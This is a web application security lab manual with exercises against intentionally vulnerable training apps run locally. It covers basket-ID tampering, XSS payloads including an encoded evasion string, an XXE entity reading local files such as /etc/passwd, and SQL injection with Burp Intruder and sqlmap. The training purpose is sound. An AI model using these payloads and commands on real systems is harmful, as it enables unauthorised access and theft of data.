
9. Navigate to your cart in the Juice Shop and capture the HTTP Request. You will observe a flaw where the request includes the **basket ID** in the **URL** (looks like a REST API request).

```
GET http://127.0.0.1:6662/rest/basket/4 HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: http://127.0.0.1:6662/
Authorization: Bearer eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.
eyJzdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCI60SwiZWlhawWii0iJzb21lb25lQG9tYXJzdWNrcy5jb20iLCJwYXNzd29yZC16ImNjMDNlNzQ3YTZhZmJiY2JmOGJlNzY20GFjZmViZWU1IwiY3JlYXRlZEFOIjoimjAxOC0wNy0yOCAYMDozMDoyMC43MTQgKzAwOjAwIn0sImlhdCI6MTUzMjgw0TgzNywiZxhwIjoxNTMyODI30DM3fQ.
NeVM2XmHyD0ia4B2HrDsLW-as-i4eUDeEA1ZPYUvVGWxFn3JIRePFZaW-
v6g7MZtzohMzutDEnSZGfa9irt9Y7qlx0ZU6Q5EsSvSMd50aqX9com3quoWlhbNBmbD730caushRo_S_d-
Eyivbgv5ZLZ4qQcNrWlyTbdIGwIAkwlM
X-User-Email: someone@omarsucks.com
Cookie: PHPSESSID=scje2709tdu7n658jdeki8e221; security=low; io=xtEsek3nVaxTY6N4AAAA;
cookieconsent_status=dismiss; email=someone%40omarsucks.com; token=
```

10. Right click on the Request window and select Open/Resend with Request Editor...



11. Edit the basket ID to #1 and send the request.



12. You should now see someone else's cart and the success message below should be shown (after you forward all packets to the web application / Juice Shop).

The screenshot shows a web browser displaying the Juice Shop v7.4.1 website. The top navigation bar includes links for English, Search, Your Basket, Change Password, Contact Us, Recycle, Track Orders, and Complain?. A green success message box at the top states: "You successfully solved a challenge: Basket Access (Access someone else's basket.)". Below this, the "Your Basket" section shows one item: "Apple Juice (1000ml)" with the description "The all-time classic.", price "1.99", quantity "1", and total price "1.99". At the bottom of the basket view are three buttons: "Checkout" (green), "Gift" (orange), and "Edit" (red).

Note: There are several other authentication and session based attacks that you can perform with the Juice Shop. Navigate to the scoreboard that you found earlier to obtain more information about other *flags* / *attacks* that you can perform on your own.

Exercise 2: Reflected XSS

Exercise 2a: Evasions

What type of vulnerabilities can be triggered by using the following string?

```
<img src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
```

Answer: _____

Exercise 2b: Reflected XSS

1. Launch the Juice Shop application/site.
2. Perform a Reflected XSS. You only need your browser for this attack. Find out how the Juice Shop is susceptible to XSS.

You can use the following string:

```
<script>alert("XSS")</script>
```

Exercise 2c: DOM-based XSS

1. Find a DOM-based XSS in the Juice Shop application/site. You only need your browser for this attack. Find out how the Juice Shop is susceptible to DOM-based XSS.

You can use the following string:

```
<script>alert("XSS")</script>
```

Exercise 3: Stored (persistent) XSS


1. Go to the DVWA in your browser and make sure that the **DVWA Security** is set to **low**.
2. Navigate to the **XSS (Stored)** tab. There you can access a guestbook. Notice how the page echoes the user input in the guestbook.

The screenshot shows the DVWA interface with the 'XSS (Stored)' tab selected. On the left, a sidebar lists various security modules. The main area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It has two input fields: 'Name *' with 'omar' and 'Message *' with 'testing'. Below these is a 'Sign Guestbook' button. A preview box shows the echoed input: 'Name: test' and 'Message: This is a test comment.' At the bottom, there's a 'More Information' section with several links related to XSS.

3. Test for XSS, as shown below:

This screenshot shows the same DVWA XSS (Stored) page as above, but with malicious input. The 'Message *' field contains the script: '<script>alert("omar was here");</script>'. Red arrows point from the handwritten note 'be creative' to the injected script and the 'Sign Guestbook' button. The preview box at the bottom shows the reflected alert message: 'Name: test' and 'Message: This is a test comment.' Below that, another box shows the actual stored message: 'Name: omar' and 'Message: testing'.

4. You should get a popup message, as shown below:



5. Notice how the message will reappear after you navigate outside of that page and come back to the same guest book. That is the main difference between a stored (persistent) XSS and a reflected XSS.

Note: These XSS exercises should not take you more than 2 minutes each. If you are done early, familiarize yourself with other ways on how to perform XSS testing at:

<http://h4cker.org/go/xss>

Exercise 4: Exploiting XXE Vulnerabilities

An XML External Entity attack is a type of attack against an application that parses XML input.

- This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser.
- This attack may lead to the disclosure of confidential data, denial of service, server side request forgery, port scanning from the perspective of the machine where the parser is located, and other system impacts. Attacks can include disclosing local files, which may contain sensitive data such as passwords or private user data, using file: schemes or relative paths in the system identifier.
- Since the attack occurs relative to the application processing the XML document, an attacker may use this trusted application to pivot to other internal systems, possibly disclosing other internal content via http(s) requests or launching a CSRF attack to any unprotected internal services.
- In some situations, an XML processor library that is vulnerable to client-side memory corruption issues may be exploited by dereferencing a malicious URI, possibly allowing arbitrary code execution under the application account.
- Other attacks can access local resources that may not stop returning data, possibly impacting application availability if too many threads or processes are not released.

1. Access WebGoat using your browser (<http://127.0.0.1:6661/WebGoat>).
2. Register a new user (username: *testuser* and password: *testing*).
3. Navigate to **Injection Flaws > XXE**.
4. Feel free to read the explanation of XXE (which I copied and pasted above) from WebGoat.
5. Then navigate to the WebGoat **Step 3**, as shown in the following figure.

WEBGOAT

XXE

Introduction >

General >

Injection Flaws >

SQL Injection (advanced)

SQL Injection

SQL Injection (mitigation)

XXE

Authentication Flaws >

Cross-Site Scripting (XSS) >

Access Control Flaws >

Insecure Communication >

Insecure Deserialization >

Request Forgeries >

Vulnerable Components - A9 >

Client-side

Show hints Reset lesson

1 2 3 4 5 6 7 8

Let's try

In this assignment you will add a comment to the photo.

John Doe uploaded a photo.
24 days ago

HUMAN

6. Launch Burp and make sure that **Intercept is on**. Make sure that your browser proxy settings are set correctly.

WebGoat - Mozilla Firefox

Burp Suite Free Edition v1.7.27 - Temporary Project

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options

Intercept HTTP history WebSockets history Options

Forward Drop Intercept is on Action

Raw Params Headers Hex

In this assignment you will add a comment to the photo.

John Doe uploaded a photo.
24 days ago

HUMAN

I REQUEST YOUR ASSISTANCE

Add a comment

omaruser 2018-02

set to "on"

* make sure your browser proxy is set correctly :)

7. Go back to **WebGoat** and enter a comment in the web form (any text) and click **Submit**.



8. Go back to **Burp** and you will see the **HTTP POST message** shown below:

```
POST /WebGoat/xxe/simple HTTP/1.1
Host: 192.168.78.8:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.78.8:8080/WebGoat/start.mvc
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 61
Cookie: JSESSIONID=30DC60B10F98DDF0D2E7C1842F6A93A2; PHPSESSID=8ej6nstuhh740g9d7sbthik323; security=low
Connection: close

<?xml version="1.0"?><comment> <text>hello!</text></comment>
```


9. Let's modify that message and type our own XML "code".

```
Raw Params Headers Hex XML
upload POST /WebGoat/xxe/simple HTTP/1.1
Host: 192.168.78.8:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.78.8:8080/WebGoat/start.mvc
Content-Type: application/xml
X-Requested-With: XMLHttpRequest
Content-Length: 61
Cookie: JSESSIONID=30DC60B10F98DDF0D2E7C1842F6A93A2; PHPSESSID=8ej6nstuhh740g9d7sbthik323; security=low
Connection: close

<?xml version="1.0"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:/// " > ]>
<comment>
<text>OMAR_WAS_HERE&xxe;</text>
</comment>
```

be creative
:)

10. **Forward** the **POST** to the web server. This should cause the application to show a list of files after the comment “OMAR_WAS_HERE”, as shown below (of course, use whatever text you want in your own example):




11. Now, in your own, try to list the contents of the `/etc/passwd` file using a similar approach.
12. Try to access the contents of the `/etc/shadow` file. Were you successful? If not, why?


Exercise 5: SQL Injection using SQLmap

Utilizing the results of previous reconnaissance efforts, you have discovered that your target has a public facing web site. Now you need to find a way to gain access to the backend database on the server. Of course, there are a number of tools available that can be used. A very simple way to look for flaws in web applications is to look at the actual http requests and responses. To do this we will use the Burp suite interception proxy. This lab starts out with a basic walkthrough of Burp Suite, helping us to find an SQL Injection vulnerability in our target. We finish up by utilizing SQLmap to pillage the back-end database. Have fun and please ask questions if you get stuck.

1. We will start by configuring the browser in Kali to send our web traffic through Burp Suite. If this is already done you can move on to the next step. The manual way to do this is in the browser preferences seen below.



However, we have also installed a handy *proxy switcher add-on*. You can see it in the right side of the toolbar. **Clicking** the icon shown below turns on the proxy. You will see the icon turn **red**. The drop down arrow allows you to manage multiple proxies.



2. Let's first start Burp Suite by opening a terminal window and typing `burpsuite` at the command line.

```
File Edit View Search Terminal Help
root@kali:~# burpsuite
```

3. You will see the **Burp** splash screen.
4. Next, open the web browser.

5. Now we want to start browsing the target website. In the URL bar, access the target site <http://127.0.0.1> Once there, click around the site and submit any forms you find..

The screenshot shows a Mozilla Firefox browser window titled "Hackazon - Mozilla Firefox". The address bar shows "Hackazon" and "127.0.0.1". The page content includes a header with "FAQ", "Contact Us", "Wish List", "Your account", "Logout", and a search bar. Below the header is a banner with "Get the Best Price". The main content area features a "Special selection" section with three items:

- Diesel Men's Sleenker Skinny-Leg Jean 0608D (\$238)
- Native Forest Organic Classic Coconut Milk (\$30)
- Edwin Jagger Ivory Porcelain Shaving Soap Bowl (\$33.3)

To the right, there are two sidebar boxes:

- Top 3 most popular:** Baxter of California Shave 1.2.3 Kit, SpongeBob SquarePants, Art Advantage Wood Palette Value-Pack With Free Brushes and Knives.
- Top 3 best selling:** Hall's Chocolate Fudge, 1 Pound, Black & Decker PPRH5B Professional Power Station.

6. Go to Burp Suite and find your requests in the **Proxy->Intercept** tab.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. The "Intercept" sub-tab is also selected. A request to "http://127.0.0.1:80" is listed in the request list. The raw request data is displayed in the bottom pane:

```
GET /product/view?id=101 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/
Cookie: visited_products=%2C101%2C188%2C1%2C192%2C21%2C81%2C16%2C; PHPSESSID=gevovul2eola3n6u7msd183a35
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

8. The request should start with something like `GET / HTTP/1.1` with several headers. You can modify any of these if you want, and then click Forward, this will forward your request to the server. The response will be sent to your browser. Alternate between Firefox and Burp Suite, forwarding requests and watching them come up in Firefox.

9. In the **Proxy->Intercept** tab toggle **intercept** so the button reads **Intercept is off**. This will forward all pending and future requests to Firefox



10. Notice the **Proxy->HTTP history** tab has the history of all your requests. Click on one of these, and examine the request and the response. Find the various formats, such as raw, hex, html, and rendered under the **Request** and **Response** tabs.

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. The main pane displays a list of requests from the target 'hackazon.net' at 'http://127.0.0.1'. One specific request, 'GET /product/view?id=101', is highlighted in orange and expanded to show its details. The 'Request' tab is active, displaying the raw HTTP request:

```

GET /product/view?id=101 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/
Cookie: visited_products=%2C101%2C188%2C1%2C192%2C21%2C81%2C16%2C; PHPSESSID=ggevovul2eola3n6u7msd183a35
Connection: close
Upgrade-Insecure-Requests: 1

```

Ok, our target is [hackazon.net](http://127.0.0.1), which is running on <http://127.0.0.1>.

The first thing we need to do is to determine where there might be possible sql injection. Like we mentioned previously, this is usually found in input fields. We can try to identify these flaws manually or we can use an automated scanner to identify possible sql injection. In this case we are going to utilize burp intruder to send SQL injection strings.

11. Let's start by going back to the HTTP history tab to look for a possible place to inject.
Find the request with the URL “`product/view?id=`”.


12. Right click and select “Send to Intruder”

The screenshot shows the OWASp ZAP tool's HTTP history tab. A context menu is open over a row in the table, specifically for the entry with URL `http://127.0.0.1/product/view?id=81`. The menu options include:

- Spider from here
- Do an active scan
- Do a passive scan
- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer (request)
- Send to Comparer (response)
- Show response in browser
- Request in browser
- Engagement tools [Pro version only]
- Show new history window
- Add comment
- Highlight
- Delete item
- Clear history
- Copy URL
- Copy as curl command
- Copy links
- Save item
- Proxy history help

13. Move over to the “Intruder” tab and select the “Positions” tab.

14. The screen shown below is displayed. Click the **Clear** button on the right side of the screen.




15. Then inside the request, highlight the number after “**id=**” and click the **Add** button. This selects the exact field that we want to inject into.



16. Click on the **Payloads** tab and navigate to the “**Payload type**” pull down menu.

17. Select “Runtime file” from the pull down menu.



18. Click the “Select file” button, as demonstrated in the following figure. Select the file “~/Downloads/fuzzdb-master/attack/sql-injection/detect/MySQL.txt”

Note: Fuzzdb is a large dictionary list of attack patterns, wordlists, etc. Selecting this file loads a list of SQL injection strings into **Burpsuite** for the **Intruder** tool to send to the selected field.

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available customized in different ways.

Payload set: 1 Payload count: 9 (approx)
 Payload type: Runtime file Request count: 9 (approx)

Payload Options [Runtime file]

This payload type lets you configure a file from which to read payload strings.

Select file ... zdb-master/attack/sql-injection/detect/MySQL.txt

Payload Processing

You can define rules to perform various processing tasks on each payload.

Add	Enabled	Rule
Edit		
Remove		

Look In: detect

- Generic_SQLI.txt
- GenericBlind.txt
- MSSQL.txt
- MSSQL_blind.txt
- MySQL.txt
- MySQL_MSSQL.txt

File Name:

Files of Type: All Files

Open Cancel

17. You are now ready to launch the attack by clicking the “Start attack” button on the top right. This will open another window showing the progress of the attack.



18. Once the attack is finished take a look at the *Status* column. Notice there are different types of error message codes (i.e., 200, 400 and 500 error messages). The 500 error messages could be a clue that the application may be susceptible to SQL injection.

Intruder attack 2

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Position	Payload	Status	Error	Timeout	Length	Comment
0			200			26692	
1	1	'1'	503			434	
2	1	1 exec sp_ (or exec xp_)	404			22228	
3	1	1 and 1=1	404			22228	
4	1	1' and 1=(select count(*) from ...)	503			434	
5	1	1 or 1=1	404			22228	
6	1	1' or '1='1	404			22228	
7	1	1or1=1	404			22228	
8	1	1'or'1='1	404			22228	
9	1	fake@ema'or'1'.nl='1.l.nl	404			22228	
10	2	'1'	200			26692	
11	2	1 exec sp_ (or exec xp_)	200			26692	
12	2	1 and 1=1	200			26692	
13	2	1' and 1=(select count(*) from ...)	200			26692	
14	2	1 or 1=1	200			26692	
15	2	1' or '1='1	200			26692	
16	2	1or1=1	200			26692	

Request Response

Raw Headers Hex

Content-Length: 35
 Connection: close
 Content-Type: text/html

503 Service Temporarily Unavailable

? < + > Type a search term 0 matches

Finished

You can now take this URL and use it with **sqlmap** for further testing and potential exploitation.

Tip: Now you know that the vulnerable application/site is vulnerable to SQL injection flaw in the URL “`127.0.0.1/category/view?id=2`”.

19. Run the following command from the CLI:

```
sqlmap -u http://127.0.0.1/category/view?id=2
```

sqlmap will begin to probe and query the database via the URL provided. The results will be displayed in real time.

20. The tool will detect that the back-end database is a MySQL database. Select “Y” to skip payloads for other databases.

A terminal window titled "root@kali: ~/Downloads" showing the output of the sqlmap command. The output indicates that the target URL is "http://127.0.0.1/category/view?id=2" and the database is MySQL. It asks if the user wants to skip payloads specific for other DBMSes, with a question mark at the end of the line.

```
root@kali: ~/Downloads
File Edit View Search Terminal Help
local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 11:41:43
[11:41:43] [INFO] testing connection to the target URL
[11:41:44] [INFO] checking if the target is protected by some kind of WAF/IPS/ID
S
[11:41:45] [INFO] testing if the target URL content is stable
[11:41:45] [INFO] target URL content is stable
[11:41:45] [INFO] testing if GET parameter 'id' is dynamic
[11:41:45] [INFO] confirming that GET parameter 'id' is dynamic
[11:41:45] [WARNING] GET parameter 'id' does not appear to be dynamic
[11:41:46] [INFO] heuristics detected web page charset 'ascii'
[11:41:46] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[11:41:46] [INFO] testing for SQL injection on GET parameter 'id'
[11:41:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:41:47] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --code=200)
[11:41:47] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'MySQL'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] ?
```

21. You should see the message shown below stating that the application is susceptible to blind SQL injection.

```
[+] [11:42:36] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
artBurl[42:46] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[11:42:46] [INFO] testing Generic UNION query (NULL) - 1 to 20 columns
[11:42:46] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:42:46] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[11:42:46] [INFO] target URL appears to have 19 columns in query
```

22. Answer “Y” to the question about trying injection with random integer values.

```
[11:42:46] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[11:42:46] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[11:42:46] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[11:42:46] [INFO] target URL appears to have 19 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n]
```


23. The next message confirms that the “id” parameter is indeed vulnerable to SQL injection and asks if you would like to test all other parameters. Optionally, you can continue with further testing or if you are running out of time you can answer “N” to stop testing here.

```
the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[11:42:46] [INFO] target URL appears to have 19 columns in query
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[11:43:00] [WARNING] reflective value(s) found and filtering out
de[11:43:00] [INFO]+GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

24. You can now start running additional commands to learn more about the database.
Enter the following command in the Kali terminal window:

```
sqlmap -u http://127.0.0.1/category/view?id=2 --dbs
```

This command should tell you what databases are currently available on the server.



The screenshot shows the terminal output of the sqlmap tool. It starts with a UNION query exploit being injected into a URL, followed by a title indicating a generic UNION query with 19 columns. The payload is a long string of characters used for the UNION query. Below this, the tool identifies the back-end DBMS as MySQL and the web server operating system as Linux Ubuntu. It then proceeds to fetch database names, listing 'hackazon' and 'information_schema' as available databases. The user is prompted to enter a password for the 'hackazon' database. Finally, the tool shuts down at 11:43:46.

```
[File Edit View Search Terminal Help]
[11:43:46] [INFO] the back-end DBMS is MySQL
